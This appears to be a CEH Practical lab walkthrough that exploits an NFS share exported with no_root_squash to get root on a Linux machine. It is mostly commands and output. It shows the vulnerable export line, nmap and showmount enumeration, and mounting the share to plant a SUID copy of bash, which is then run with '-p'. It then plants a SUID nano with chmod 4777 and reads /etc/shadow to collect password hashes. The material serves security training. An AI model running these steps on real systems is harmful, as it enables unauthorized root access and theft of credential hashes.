Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

ILABS
CEH PRACTICAL

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Aim

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

Step- 1


- Install NFS service on Victim Machine; execute below command in your terminal and open /etc/export file for configuration. The /etc/exports file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.

```
sudo apt-get update
sudo apt install nfs-kernel-server
nano /etc/exports
```

Step- 2

- **Edit the export file to make home directory as share :** An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory. The entry shows that we have shared /home directory and allowed the root user on the client to access files to read/ write operation and * sign denotes connection from any Host machine


```
/home      *(rw,no_root_squash)
```



Step- 3

- Restart the server

```
sudo /etc/init.d/nfs-kernel-server restart
```



Step- 4

- **Scan the system:** From Parrot OS, scan the machine. We should see port 2049 open.

```
nmap -sV --script=nfs-showmount 192.168.1.102
```


```
root@kali:~# nmap -sV --script=nfs-showmount 192.168.1.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 07:24 EDT
Nmap scan report for 192.168.1.102
Host is up (0.000074s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|   /home *
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3         2049/udp  nfs
|   100003  2,3,4       2049/tcp  nfs
|   100005  1,2,3      37070/udp  mountd
|   100005  1,2,3      37273/tcp  mountd
|   100021  1,3,4      34993/tcp  nlockmgr
|   100021  1,3,4      54899/udp  nlockmgr
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:DB:CE:33 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Step- 5

- Manual NFS Enumeration: The same thing can be done manually by using showmount command but for that install the nfs-common package on your local machine with help of the following command.

```
apt-get install nfs-common
showmount -e 192.168.1.102
```



Step- 6

- Exploiting NFS server: Now execute below command on your local machine to exploit NFS server for root privilege. Above command will create a new folder nfs inside /tmp and mount shared directory /home inside /tmp/nfs. Then upload a local exploit to gain root by copying bin/bash and set suid permission.

```
mkdir /tmp/nfs
mount -t nfs 192.168.1.102:/home /tmp/nfs
cp /bin/bash .
chmod +s bash
ls -la bash
```

Step- 7

- **Privilege Escalation:** First, you need to compromise the target system and then move to the privilege escalation phase. Suppose you have successfully login into victim's machine through ssh. Now we know that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
cd /home
ls
./bash -p
id
whoami
```

Step- 8

- Further Exploitation: Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access. We will set SUID bit in the program permissions, so that it is executed as root

```
cp /bin/nano .
chmod 4777 nano
ls -la nano
```

Step- 9

- Exploiting Nano Permissions: To see the hashes of all users, we can use the following command

```
./nano -p /etc/shadow
```

DEMO

THANKS